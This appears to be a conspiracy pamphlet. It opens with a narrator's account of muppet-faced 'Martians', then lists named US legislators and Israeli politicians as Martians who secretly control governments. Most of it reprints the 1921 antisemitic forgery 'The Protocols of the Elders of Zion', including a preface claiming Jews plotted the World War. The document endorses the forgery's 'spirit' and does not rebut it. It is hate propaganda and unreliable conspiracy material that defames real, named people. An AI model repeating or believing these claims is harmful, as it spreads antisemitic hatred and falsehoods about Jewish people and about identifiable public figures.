


I assume they said this  
because their head looks like a  
muppet.

this is what their teeth look like

(elmo rules the world) ← something they kept saying to me.

again, they only revealed bits and pieces to me, and  
very briefly. Thankfully I have a photographic memory  
so I was able to remember what I saw, although  
I only remember the general appearance because each time  
I saw them it was very brief. They would smile at me  
in stores and reveal their mouth/eyes/nose all separately, never  
together at the same time.



## **NOTEWORTHY MARTIANS**

<u>U.S. Senators</u>	<u>U.S. House of Representatives</u>	<u>Israeli Leadership</u>
Roy Blunt	Dan Lipinski	Lee Rosenberg
Roger Wicker	Mike Quigley	Afu Agbaria
Richard Durbin	Brett Guthrie	Haneen Zoabi
Patty Murray	Steve Scalise	Shaul Mofaz
Tom Carper	Gary Palmer	Issawi Frej
Ben Cardin	Terri Sewell	David Azulai
Mitch McConnell	Martha McSally	Yair Shamir
Ron Wyden	David Schweikert	Shimon Solomon
Tim Scott	Ruben Gallego	Ilan Gilon
Bill Cassidy	Jared Huffman	Elazar Stern
Barbara Mikulski	Mike Thompson	Gilad Erdan
Elizabeth Warren	Doris Matsui	Danny Danon
Kelly Ayotte	Nancy Pelosi	Haim Katz
John Barrasso	Ami Bera	Moshe Feiglin
Jeanne Shaheen	Mark DeSaulnier	Yehiel Bar
Debbie Stabenow	David Valadao	Omer Bar-Lev
	Devin Nunes	Michal Biran
	Lois Capps	Uri Ariel
	Steve Knight	Eli Ben-Dahan
	Brad Sherman	Avi Wortzman
	Raul Ruiz	Eli Yishai
	Scott Peter	Amnon Cohen
	John Larson	Nissim Ze'ev
	Rosa DeLauro	Uri Maklev
	John Carney Jr.	Yisrael Eichler
	Jeff Miller	Dov Khenin
	Tom Rooney	Masud Ghnaim
	John Lewis	Ahmad Tibi
	Hank Johnson	& every single Prime Minister since 1948
	Austin Scott	
	Tom Graves	
	Luis Gutierrez	There are <i>many</i>
	Luke Messer	others from Israel.
	Andre Carson	Too many to list.
	& more.	

This is by no means an all-inclusive list. Martians are ubiquitous. They exist at every level of society in every nation. Some have blue collar jobs, while others occupy positions of power. They control our government, our military, and Corporate America as well. They keep track of every 'wild' human on the planet and manage us like animals in a zoo. Our 'freedom' is a carefully crafted illusion.



The following material has been 'proven' to be a hoax;  
however, its spirit appears to live on

# **The Protocols of The Learned Elders of Zion**

Published by

"THE BRITONS,"  
62, Oxford Street,  
London, W.1.

Fifth Edition

(1921)

(This material was compiled from various sources in the United States public domain)

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## **Preface**

THE EXHAUSTION of yet another edition of this work shows that there is no falling off in the public demand to be informed about the Protocols of Zion. It is becoming clearer every day that the policy of the Protocols is now being enforced on all nations, since, as Mr. Israel Zangwill boasts, their governments are all packed with Jews and their agents.

To Professor Sergyei Nilus the world is indebted for the publication of this terrible book. Thus it happens that whilst Russia has been made the victim of Jewry's undying hate, having been selected by the Elders of Zion to be made an example of Jewish vengeance, Russia has also sounded the tocsin which has aroused the world. To the courage, persistence and devotion of this true son of real Russia the world owes it that the Hidden Hand is now laid bare to its skin and claws. The chaos prevailing everywhere here finds its object and cause explained.

Let every reader of the Protocols study well the Introduction and the Epilogue, which are contributed by Nilus himself, and especially the Epilogue in connection with Protocol III, revealing the track of the Symbolic Serpent in its strangling coil round Europe. The poignancy of the writer's grief over the then impending fate of his beloved country, which he tried in vain to avert, cannot fail to cut every sympathetic reader to the heart.

And it must be borne in mind that Nilus first published the Protocols in 1902; that the edition from which our translation was made was published in 1905, and that the actual copy which was used in the translation is now in the British Museum, having stamped on it the date of its reception, 10th August, 1906. There is no getting over these dates, which prove that the World War, the crucifixion of Russia, strikes, revolutions and assassinations, have all taken place "according to plan." And that plan was not the plan of Germany, nor the plan of England, nor the plan of any other nation except the Nation of Jewry, with its secret language and secret government--The Hidden Hand--now, at length, completely revealed in the Protocols, which, it need hardly be said, were never intended for Gentile eyes to see.

Of course, Jews say the Protocols are a forgery. But the Great War was no forgery; the fate of Russia is no forgery; and these were predicted by the Learned Elders as long ago as 1901. The Great War was no German war--it was a Jew war. It was plotted by Jews, and was waged by Jewry on the Stock Exchanges of world. The generals and the admirals were all controlled by Jewry. The revelations of the Jutland Battle and its sequel give one small example of how the Jews conducted the war, whether by land or sea; how they secured the "profits" of the war for Jews, and how they obtained controlling power for Jewry over all the belligerents.

Reader! The publication of this work throws a great responsibility on You.

THE BRITONS  
August, 1921  
London

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## **Introduction**

A MANUSCRIPT has been handed to me by a personal friend, now deceased, which with extraordinary precision and clearness describes the plan and development of a sinister world-wide conspiracy, having for its object that of bringing the unregenerate World to its inevitable dismemberment.

This document came into my possession some four years ago (1901), with the positive assurance that it is a true copy in translation, of original documents stolen by a woman from one of the most influential and most highly initiated leaders of Freemasonry (Orient Freemasonry). The theft was



accomplished at the close of a secret meeting of the "initiated" in France, that nest of "Jewish masonic conspiracy."

To those who would see and hear, I venture to reveal this manuscript under the title of "The Protocols of the Elders of Zion." On first scanning through these minutes, they might convey the impression of being what we usually call truisms, and appear to be more or less ordinary truths, though expressed with a pungency and a hatred which does not usually accompany ordinary truths. There seethes between the lines that arrogant and deep-rooted racial and religious hatred, which has been so long successfully concealed, and it bubbles over and flows, as it were, from an overfilled vessel of rage and revenge, fully conscious that its triumphant end is near.

We cannot omit to remark that its title does not altogether correspond to its contents. These are not exactly minutes of meetings, but a report made by some powerful person, divided into sections not always in a logical sequence. They convey the impression of being the part of something threatening and more important, the beginning of which is missing. The aforementioned origin of this document speaks for itself.

By the prophecies of the Holy Fathers, Anti-Christ's doings must always be a parody on Christ's life, and must have likewise their Judas. But, of course, from an earthly point of view, its Judas will not achieve his ends; thus, although of brief duration, a complete victory of the "world ruler" is assured. This reference to W. Soloviev's words is not intended to be used as a proof of their scientific authority. From an eschatological point of view, science is out of place, the important part is fate. Soloviev gives us the canvas, the embroidery will be worked by the proposed manuscript.

We might be justly reproached with the apocryphal nature of this document; but were it possible to prove this world-wide conspiracy by means of letters or by declarations of witnesses, and if its leaders could be unmasked holding its sanguinary threads, the "mysteries of iniquity," would by this very fact, be violated. To prove itself, it has to remain unmolested till the day of its incarnation in the "son of perdition."

In the present complications of criminal proceedings we cannot look for direct proofs, but we have to be satisfied with circumstantial evidence, and with such the mind of every indignant Christian observer is filled.

That which is written in this work ought to suffice for those "who have ears to hear" as being obvious and is offered them with the intention of urging them to protect themselves while there is yet time, and to be on their guard. Our conscience will be satisfied if by the grace of God we attain this most important aim of warning the Gentile world without exciting in its heart wrath against the blinded people of Israel. We trust that the Gentiles will not entertain feelings of hatred against the erroneously believing mass of Israel in its innocence of the Satanic sin of its leaders--the Scribes and Pharisees--who have already once proved themselves to be the destruction of Israel. Turning aside the wrath of God, there remains but one way--union of all Christians in Our Lord Jesus Christ and total extermination--repentance for ourselves and for others.

But is this possible in the present unregenerate condition of the world? It is impossible for the world, but still possible for believing Russia. The present political conditions of Western European states and of their affiliated countries in other continents were prophesied by the Prince of Apostles. Mankind in its aspiration to perfect its terrestrial life and in its search of a better realisation of the idea of power, which could secure everybody's well-being, and in its quest of a reign of universal satiety, which has become the highest ideal of human life, has changed the direction of its ideals by pronouncing the Christian faith as entirely discredited and not having justified the hopes bestowed on it. Overthrowing former idols, creating new ones, and raising new gods on to pedestals, the world erects for them temples, one more luxurious and more magnificent than the other, and again deposes and destroys them. Mankind has lost the very conception of the power granted by God to kings anointed, and is approaching the conditions of anarchy. Soon the swivel of the republican and constitutional scales will be worn through. The scales will collapse, and in their fall will carry away all the governments to the very abyss of raging anarchy.

The world's last rampart and last refuge from coming storm is Russia. Her true faith is still alive, the anointed Emperor still stands as her sure protector.

All the efforts of destruction on the part of the sinister and evident servants of the Anti-Christ, his conscious and unconscious workers, are concentrated on Russia. The reasons are understood, the objects are known, they must be known to believing and faithful Russia. The more threatening the coming historical moment is, the more frightening the approaching events concealed in the dense clouds are, the more courageously and with greater determination the brave and intrepid hearts of the Russians must beat. Bravely ought they to join hands round the sacred banner of their Church and round the throne their Emperor. So long as the soul lives, so long also the flaming heart beats in the bosom, there is no room for the deathly spectre of despair; but it is for us, and for our fidelity, to gain the Almighty's mercy and to delay the hour of Russia's fall.

Sergyei Nilus  
1905

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### PROTOCOL I

WE WILL BE PLAINSPOKEN and discuss the significance of each reflection, and by comparisons and deductions we will produce full explanations. By this means I will expose the conception of our policy and that of the Goys (i.e., Jewish definition of all Gentiles). It must be noted that people with corrupt instincts are more numerous than those of noble instinct. Therefore in governing the world the best results are obtained by means of violence and intimidation, and not by academic discussions. Every man aims at power; everyone would like to become a dictator if he only could do so, and rare indeed are the men who would not be disposed to sacrifice the welfare of others in order to attain their own personal aims.

What restrained the wild beasts of prey which we call men? What has ruled them up to now? In the first stages of social life they submitted to brute and blind force, then to law, which in reality is the same force, only masked. From this I am led to deduct that by the law of nature, right lies in might. Political freedom is not a fact, but an idea. This idea one must know how to apply when it is necessary, in order to use the same as a bait to attract the power of the populace to one's party, if such party has decided to usurp the power of a rival. The problem is simplified if the said rival becomes infected with ideas of freedom, so-called liberalism, and for the sake of this idea yields some of his power.

In this the triumph of our idea will become apparent. The relinquished reins of government by the law of life are immediately seized by a new hand, because the blind strength of the populace cannot exist for a single day without a leader, and the new government only fills the place of the old, which has been weakened by its liberalism.

Nowadays the power of gold has superseded liberal rulers. There was a time when religion ruled. The idea of freedom is not realisable, because no one knows how to use it with discretion.

It suffices to give the populace self-government for a short period for this populace to become a disorganised rabble. From that very moment dissensions start which soon develop into social battles; the States are set in flames and their total significance vanishes. Whether the state is exhausted by its own internal convulsions, or whether civil wars hand it over to an external foe, it can in any case be considered definitely and finally destroyed--it will be in our power. The despotism of capital, which is entirely in our hands, will hold out to it a straw, to which the state will be unavoidably compelled to cling; if it does not do so, it will inevitably fall into the abyss.

Of anybody who might, from motives of liberalism, be inclined to remark that discussions of this kind are immoral, I would ask the question, why is it not immoral for a state which has two enemies, one external and one internal, to use different means of defence against the former to that which it would use against the latter, to make secret plans of defence, to attack him by night or with superior forces?

Why should it then be immoral for the state to use these means against that which ruins the foundations and welfare of its life?

Can a sound and logical mind hope successfully to govern mobs by using arguments and reasoning, when there is a possibility of such arguments and reasonings being contradicted by other arguments, although these may possibly be ridiculous, but are made to appear more attractive to that portion of the populace which cannot think very deeply, guided as it is entirely by petty passions, habits, and conventions, and by sentimental theories? The uninitiated and ignorant populace, together with those who have risen from among them, get entangled in party dissensions which hinder all possibility of agreement even on a basis of sound arguments. Every decision of the masses is dependent on a chance or prearranged majority which, in its ignorance of political mysteries, passes absurd resolutions, thus sowing the germs of anarchy in the government.

Politics have nothing in common with morals. A ruler governed by morals is not a skilled politician, hence he is not firm on his throne. He who wants to rule must have recourse to cunningness and hypocrisy. The great human qualities of sincerity and honesty become vices in politics. They dethrone with more certainty than the bitterest enemy. These qualities have to be the attributes of the Gentile countries, but we are not in the least forced to be guided by them. Our right lies in might. The word "right" is an abstract idea established by nothing. This word signifies no more than "give me what I want in order to enable me to prove thereby that I am stronger than you are."

Where does "right" begin? Where does it end? In a state where power is badly organised, where the laws and the personality of the ruler are rendered inefficacious by the continual encroaching of liberalism, I take up a new line of attack, making use of the right of might to destroy the existing rules and regulations, seize the laws, reorganise all the institutions, and thus become the dictator of those who, of their own free will, liberally renounced their power and conferred it on us. Our strength under the present shaky condition of the civil powers will be stronger than any other, because it will be invisible till the moment when it becomes so strong that no cunning designs will undermine it.

From the temporary evil, to which we are now obliged to have recourse, will emerge the benefit of an unshakeable rule, which will reinstate the course of the mechanism of natural existence, which has been destroyed by liberalism. The end justifies the means. In making our plans we must pay attention not so much to what good and moral, as to what is necessary and profitable.

We have in front of us a plan in which a strategic line is shown. From that line we cannot deviate unless we are going to destroy the work of centuries. To work out a suitable scheme of action one must bear in mind the meanness, instability, and want of ballast on the part of the crowd, its incapability to understand and respect the conditions of its own existence and of its own welfare. One must understand that the might of the crowd is blind and void of reason in discrimination, and that it lends its ear right and left. If the blind lead the blind, they will both fall together into the ditch. Consequently those members of the crowd who are upstarts from the people, even were they geniuses, cannot come forward as leaders of the mass without ruining the nation. Only a person brought up to autocratic sovereignty can read the words formed by political letters. The people abandoned to itself, i.e., to upstarts from the masses, is ruined by party dissensions which arise from

Is it possible for the mass to discriminate quietly, and without jealousies to administer the affairs of state, which they must not confuse with their personal interests? Can they be a defence against a foreign foe? This is impossible, as a plan broken up into as many parts as there are minds in the mass loses its value, and therefore becomes unintelligible and unworkable. Alone an autocrat can conceive vast plans clearly assigning its proper part to everything in the mechanism of the machine of state. Hence we conclude that it is expedient for the welfare of the country that the government of the same should be in the hands of one responsible person. Without absolute despotism civilisation cannot exist, for civilisation is capable of being promoted only under the protection of the ruler, whoever he may be, and not at the hands of the masses.

The crowd is a barbarian, and acts as such on every occasion. As soon as the mob has secured freedom it speedily turns it into anarchy, which in itself is the height of barbarism.

Just look at these alcoholised animals stupefied by the drink, of which unlimited use is tolerated by freedom! Should we allow ourselves and our fellow creatures to do likewise? The people of the Christians, bewildered by alcohol, their youths turned crazy by classics and early debauchery, to which they have been instigated by our agents, tutors, servants, governesses in rich houses, clerks, and so forth, by our women in places of their amusement to the latter I add the so-called "society women"--their voluntary followers in corruption and luxury. Our motto must be "All means of force and hypocrisy."

Only sheer force is victorious in politics, especially if it is concealed in the talent indispensable for statesmen. Violence must be the principle, cunning and hypocrisy must be the rule of those Governments which do not wish to lay down their crown at the feet of the agents of some new power. This evil is the only means of attaining the goal of good. Therefore, we must not stop short before bribery, deceit and treachery, if these are to serve achievement of our cause.

In politics we must know how to confiscate property without any hesitation, if by so doing we can attain subjection and power. Our State, following the way of peaceful conquest, has the right of substituting for the terrors of war executions, less apparent and more expedient, which are necessary to uphold terror, producing blind submission. Just and implacable severity is the chief factor in State power. Not only for the sake of advantage, but also for that of duty and victory, we must keep to the programme of violence and hypocrisy. Our principles are as powerful as the means by which we put them into execution. That is why not only by these very means, but by the severity of our doctrines, we shall triumph and shall enslave all Governments under our super-Government. It suffices that it should be known that we are implacable in preventing recalcitrance. Even of old we were the first to cry out to the people "Liberty, equality, and fraternity." Words so often repeated since that time by ignorant parrots flocking together from far and wide round these signposts; by repeating them they deprived the world of its prosperity and the individual of his real personal freedom, which formerly had been so well guarded from being choked by the mob.

The would-be wise and intelligent Gentiles did not discern how abstract were the words which they were uttering, and did not notice how little these words agreed with one another and even contradicted each other.

They did not see that in Nature there is no equality and that she herself created different and unequal standards of mind, character and capacity. It is likewise with the subjection to Nature's laws. These wiseacres did not divine that the mob is a blind power, and that the upstarts elected from its midst as rulers are likewise blind in politics; that a man intended to be a ruler, although a fool, can govern, but that a man who has not been so intended, although he might be a genius, would understand nothing of politics. All this was left out of sight by the Gentiles. At the same time, it was on this basis that dynastic rule was founded. The father used to instruct the son in the meaning and in the course of political evolutions in such a manner that no one except the members of the dynasty should have knowledge of it, and that none could disclose the secrets to the governed people. In time, the meaning of true political teachings as transmitted in dynasties from one generation to another was lost, and this loss contributed to the success of our cause. Our call of "Liberty, equality, and fraternity", brought whole legions to our ranks from all four corners of the world through our unconscious agents, and these legions carried our banners with ecstasy. In the meantime these words were eating, like so many worms, into the well being of the Christians and were destroying their peace, steadfastness and unity, thus ruining the foundations of the States. As we shall see later on, it was this action which brought about our triumph. It gave us the possibility among other things of playing the ace of trumps---namely, the abolition of privileges; in other words, the existence of the Gentile aristocracy, which was the only protection nations and countries had against ourselves. On the ruins of natural and hereditary aristocracy we built an aristocracy of our own on a plutocratic basis. We established this new aristocracy on wealth, of which we had control, and on science promoted by scholars. Our triumph was rendered easier by the fact that we, through our connections with people who were indispensable to us, always worked upon the most susceptible part of the human mind, namely, by playing on our victims' weakness for profits, on their greed, on their insatiability, and on the material requirements of man; for each one of the said weaknesses, taken by itself, is capable of destroying initiative, thus handing over the will-power of the people to the mercy of those who would deprive them of all their power of initiative. The abstractness of the word "freedom" made it possible to convince the mob that the government is nothing else than a manager, representing the owner, that is to say, the nation, and



can be discarded like a worn-out pair of gloves. The fact that the representatives of the nation can be deposed delivered these representatives into our power and practically put their appointment into our hands.

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## PROTOCOL II

It is indispensable for our purpose that wars should not produce any territorial alterations. Thus, without territorial modifications, war would be transferred on to an economical footing. Then nations will recognise our superiority in the assistance which we shall render, and this state of affairs will put both sides at the mercy of our international million-eyed agents, who are possessed of absolutely unlimited means. Then our international rights will sweep away the laws of the world and will rule countries in the same manner as individual governments rule their subjects.

We will select administrators from among the public, who will be possessed of servile tendencies. They will not be experienced in the art of government and therefore will be easily turned into pawns in our game in the hands of our learned and wise counsellors, who have been especially trained from early childhood for governing the world. As is already known to you, these men have studied the science of governing from our political plans, from experience of history and from observation of passing events. The Gentiles do not profit by continuous historical observations, but follow theoretical routine without contemplating what the results of the same may be. Therefore we need not take the Gentiles into consideration. Let them enjoy themselves until the time comes, or let them live in hopes of new amusements or on the reminiscences of passed joys. Let them think that these laws of theory, with which we have inspired them, are of supreme importance to them. With this object in view, and with the help of our press, we continually increase their blind faith in these laws. The educated classes of the Gentiles will pride themselves in their learning and, without verifying it, they will put into practice the knowledge obtained from science which was dished up to them by our agents with the object of educating their minds in the direction which we required.

Do not imagine that our assertions are empty words. Note here the success of Darwin, Marx and Nietzsche pre-arranged by us. The demoralising effect of the tendencies of these sciences on the Gentile mind should certainly be obvious to us.

In order to refrain from making mistakes in our policy and administrative work, it is essential for us to

The triumph of our theory is its adaptability to the temperament of the nations with which we come contact. It cannot be successful if its practical application is not based on the experience of the past in conjunction with observations of the present. The press in the hands of existing governments is a great power, by which the control of peoples' minds is obtained. The press demonstrates the vital claims of the populace, advertises complaints and sometimes creates discontent among the mob. The realisation of free speech is born in the press. But governments did not know how to make proper use of this power, and it fell into our hands. Through the press we achieved influence, although we ourselves kept in the background. Thanks to the press we accumulated gold, though it cost us streams of blood: it cost us the sacrifice of many of our people, but every sacrifice on our side is worth thousands of Gentiles before God.

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## PROTOCOL III

Today I can assure you that we are only within a few strides of our goal. There remains only a short distance and the cycle of the Symbolic Serpent--that badge of our people--will be complete. When this circle is locked, all the States of Europe will be enclosed in it, as it were, by unbreakable chains.

The existing constructional scales will soon collapse because we are continually throwing them out of balance in order the more quickly to wear them out and destroy their efficiency.

The Gentiles thought that the scales had been made sufficiently strong and expected them to balance accurately. But the supporters of the scales--that is to say, the heads of States--are hampered by their servants who are of no avail to them, drawn away as they are by this unlimited power of intrigue which is theirs, thanks to the terrors prevailing in the palaces.

As the sovereign has no means of access to the hearts of his people, he cannot defend himself against the power-loving intriguers. As the watchful power has been separated by us from the blind power of the populace, both have lost their significance, because once parted they are as helpless as a blind man without a stick. In order to induce lovers of power to make a bad use of their rights, we set all powers one against the other by encouraging their liberal tendencies towards independence. We encouraged every undertaking in this direction; we placed formidable weapons in the hands of all parties and made power the goal of every ambition. Out of governments we made arenas on which party wars are fought out. Soon open disorder and bankruptcy will appear everywhere. Insuppressable babblers transformed parliamentary and administrative meetings into debating meetings. Audacious journalists and impudent pamphleteers are continually attacking the administrative powers. Abuse of power will definitely prepare the crash of all institutions and everything will fall prostrate under the blows of the raging populace. The people are enslaved in the sweat of their brows in poverty after a manner more formidable than the laws of serfdom. From the latter they could free themselves by some means or another, whereas nothing will liberate them from the tyranny of absolute want. We took care to insert rights in constitutions which for the masses are purely fictitious. All the so-called "rights of the people" can only exist in ideas which are not applicable in practice. How does it avail a workman of the proletariat, who is bent double by work and oppressed by his fate, if a chatterer gets the right to speak or a journalist the right to publish any kind of rubbish? What good is a constitution to the proletariat if they get no other advantage from it except the crumbs which we throw them from our table in return for their votes to elect our agents? Republican rights are an irony for the pauper, for the necessity of every day's labour keeps him from gaining any advantage by such rights and it only takes away the guarantee of continuous fixed wages, making him dependent on employers, strikes and comrades. Under our auspices the populace exterminated the aristocracy which had supported and guarded the people for its own benefit, which benefit is inseparable from the welfare of the populace. Nowadays, having destroyed the privileges of the aristocracy, the people fall under the yoke of cunning profiteers and upstarts.

We intend to appear as though we were the liberators of the labouring man, come to free him from this oppression, when we shall suggest to him to join the ranks of our armies of Socialists, Anarchists and Communists. The latter we always patronise, pretending to help them out of fraternal principle and the general interest of humanity evoked by our socialistic masonry. The aristocracy, who by right shared the labour of the working classes, were interested in the same being well-fed, healthy and strong. We are interested in the opposite, *i.e.*, in the degeneration of the Gentiles. Our strength lies in keeping the working man in perpetual want and impotence; because, by so doing, we retain him subject to our will and, in his own surroundings, he will never find either power or energy to stand up against us. Hunger will confer upon Capital more powerful rights over the labourer than ever the lawful power of the sovereign could confer upon the aristocracy.

We govern the masses by making use of feelings of jealousy and hatred kindled by oppression and need. And by means of these feelings we brush aside those who impede us in our course.

When the time comes for our Worldly Ruler to be crowned, we will see to it that by the same means--that is to say, by making use of the mob--we will destroy everything that may prove to be an obstacle in our way.

The Gentiles are no longer capable of thinking without our aid in matters of science. That is why they do not realise the vital necessity of certain things; which we will make a point of keeping against the moment when our hour arrives--namely, that in schools the only true and the most important of all sciences must be taught, that is, the science of the life of man and social conditions, both of which require a division of labour and therefore the classification of people in castes and classes. It is imperative that every one should know that true equality cannot exist owing to the different nature of various kinds of work, and those who act in a manner detrimental to a whole caste have a different responsibility before the law to those who commit a crime only affecting their personal honour.

The true science of social conditions, to the secrets of which we do not admit the Gentiles, would convince the world that occupations and labour should be kept in specified castes so as not to cause human suffering, arising from an education which does not correspond with the work which individuals are called upon to do. If they were to study this science, the people would of their own free will submit to the ruling powers and to the castes of government classified by them. Under the present conditions of science and the line which we have allowed it follow, the populace, in its ignorance, blindly believes in printed words and in erroneous illusions which have been duly inspired by us, and it bears malice to all classes it thinks higher than itself. For it does not understand the importance of each caste. This hatred will become still more acute where economical crises are concerned, for then it will stop the markets and production. We will create a universal economical crisis, by all possible underhand means and with the help of gold, which is all in our hands. Simultaneously we will throw on to the streets huge crowds of workmen throughout Europe. These masses will then gladly throw themselves upon and shed the blood of those of whom, in their ignorance, they have been jealous from childhood, and whose belongings they will then be able to plunder.

They will not harm us, because the moment of the attack will be known to us and we will take measures protect our interests.

We persuaded the Gentiles that liberalism would bring them to a kingdom of reason. Our despotism will be of this nature, for it will be in a position to put down all rebellions and by just severity to exterminate every liberal idea from all institutions.

When the populace noticed that it was being given all sorts of rights in the name of liberty, it imagined itself to be the master, and tried to assume power. Of course, like every other blind man, the mass came up against innumerable obstacles. Then, as it did not wish to return to the former regime, it lay its power at our feet. Remember the French Revolution, which we call the "Great," the secrets of its preparatory organisation are well known to us, being the work of our hands. From that time onwards we have led nations from one disappointment to another, so that they should even renounce us in favour of the King-Despot of the blood of Zion, whom we are preparing for the world. At present we, as an international force, are invulnerable, because, whilst we are attacked by one Gentile government, we are upheld by others. In their intense meanness the Christian peoples help our independence--when kneeling they crouch before power; when they are pitiless towards the weak; merciless in dealing with faults and lenient to crimes ; when they refuse to recognise the contradictions of freedom; when they are patient to the degree of martyrdom in bearing with the violence of an audacious despotism.

At the hands of their present dictators, premiers and ministers, they endure abuses, for the smallest of which they would have murdered twenty kings. How is this state of affairs to be explained? Why are the masses so illogical in their conception of events? The reason is, that despots persuade the people through their agents, that, although they may misuse their power and do injury to the state, this injury is done with a high purpose, *i.e.*, in order to attain prosperity for the populace, for the sake of international fraternity, unity and equality.

Certainly they do not tell them that such unification can only be obtained under our rule. So we see the populace condemning the innocent, and acquitting the guilty, convinced that it can always do what it pleases. Owing to this state of mind the mob destroys all solidity and creates disorder at every turn and corner. The word "liberty" brings society into conflict with all the powers, even with that of Nature and of God. That is why, when we come into power, we must strike the word "liberty" out of the human dictionary, as being the symbol of beastial power, which turns the populace into blood-thirsty animals. But we must bear in mind that these animals fall asleep as soon as they are satiated with blood, and at that moment it is easy to enchant and enslave them. If they are not given blood, they will not sleep, but will fight with one another.

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#### PROTOCOL IV

Every republic passes through various stages. The first stage is the first days raging of the blind, sweeping and destroying right and left. The second, the reign of the demagogue, bringing forth anarchy and entailing despotism. This despotism is not officially legal, and, therefore, irresponsible; it is concealed and invisible, but, all the same, lets itself be felt. It is generally controlled by some secret organisation, which acts behind the back of some agent, and will, therefore, be the more unscrupulous and daring. This secret power will not mind changing its agents who mask it. The changes will even help the organisation, which will thus be able to rid itself of old servants, to whom it would have been necessary to pay larger bonuses for long service. Who or what can dethrone an invisible power? Now this is just what our government is. The masonic lodge throughout the world unconsciously acts as a mask for our purpose. But the use that we are going to make of this power in our plan of action, and even our headquarters, remain perpetually unknown to the world at large.

Liberty could be harmless and exist in governments and countries without being detrimental to the welfare of the people, if it were based on religion and fear of God, on human fraternity, free from ideas of equality, which are in direct contradiction to the laws of creation, and which have ordained submission.

Governed by such a faith as this, the people would be ruled under the guardianship of their parishes, and would exist quietly and humbly under the guidance of the spiritual pastor, and submit to God's disposition on earth. That is why we must extract the very conception of God from the minds of the Christians and replace it by arithmetical calculations and material needs. In order to divert the minds of the Christians from our policy, it is essential that we should keep them occupied with trade and commerce. Thus all nations will be striving for their own profits, and in this universal struggle will not notice their common enemy. But, so that liberty should entirely dislocate and ruin the social life of the Gentiles, we must put commerce on a speculative basis. The result of this will be, that the riches of the land extracted by production will not remain in the hands of the Gentiles, but will pass through speculation into our coffers.

The struggle for superiority and continuous speculations in the business world will create a demoralised, selfish and heartless society. This society will become completely indifferent and even disgusted by religion and politics. Lust of gold will be their only guide. And this society will strive after this gold, making a veritable cult of the materialistic pleasures with which it can keep them supplied. Then the lower classes will join us against our competitors--the privileged Gentiles--with no pretence a noble motive, or even for the sake of riches, but out pure hatred towards the upper classes.

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## **PROTOCOL V**

What kind of government can one give to societies in which bribery and corruption have penetrated everywhere, where riches can only be obtained by cunning surprises and fraudulent means, in which dissensions continuously prevail; where morality must be supported by punishment and strict laws, and not by, voluntary accepted principles, in which patriotic and religious feelings are merged in cosmopolitan convictions?

What form of government can be given to these societies other than the despotic form, which I describe to you?

We will organise a strong centralised government, so as to gain social powers for ourselves. By new laws we will regulate the political life of our subjects, as though they were so many parts of a machine. Such laws will gradually restrict all freedom and liberties allowed by the Gentiles. Thus our reign will develop into such a mighty despotism, that it will be able at any time or place to squash discontented or recalcitrant Gentiles.

We shall be told that the kind of despotism which I suggest will not suit the actual progress of civilisation, but I will prove to you that the contrary is the case. In the days when the people looked on their sovereigns as on the will of God, they quietly submitted to the despotism of their monarchs. But from the day that we inspired the populace with the idea of its own rights, they began to regard kings



as ordinary mortals. In the eye of the mob the holy anointment fell from the head of monarchs, and, when we took away their religion, the power was thrown into the streets like public property, and was snatched up by us. Moreover, among our administrative gifts, we count also that of ruling the masses and individuals by means of cunningly constructed theories and phraseology, by rules of life and every other kind of device. All these theories, which the Gentiles do not at all understand, are based on analysis and observation, combined with so skilful a reasoning as cannot be equalled by our rivals, any more than these can compete with us in the construction of plans for political actions and solidarity. The only society known to us which would be capable of competing with us in these arts, might be that of the Jesuits. But we have managed to discredit these in the eyes of the stupid mob as being a palpable organisation, whereas we ourselves have kept in the background, reserving our organisation as a secret.

Moreover, what difference will it make to the world who is to become its master, whether the head of the Catholic Church, or a despot of the blood of Zion?

But to us, "the Chosen People," the matter cannot be indifferent. For a time the Gentiles might perhaps be able to deal with us. But oh this account we need fear no danger, as we are safeguarded by the deep roots of their hatred for one another, which cannot be extracted.

We set at variance with one another all personal and national interests of the Gentiles, by promulgating religious and tribal prejudices among them, for nearly twenty centuries. To all this, the fact is due that not one single government will find support from its neighbours when it calls upon them for it, in opposing us, because each one of them will think that action against us might be disastrous for its individual existence. We are too powerful--the world has to reckon with us. Governments cannot make even a small treaty without our being secretly involved in it. *Per me reges regunt*--let kings reign through me. We read in the Law of Prophets that we have been chosen by God to rule the earth. God gave us genius, in order that we should be capable of performing this work. Were there a genius in the enemy's camp he might yet fight us, but a newcomer would be no match for old hands like ourselves, and the struggle between us would be of such a desperate nature as the world has never yet seen. It is already too for their genius. All the wheels of state-mechanism are set in motion by a power, which is in our hands, that to say--gold.

The science of political economy, thought out by our learned scientists, has already proved that the power of capital is greater than the prestige of the Crown.

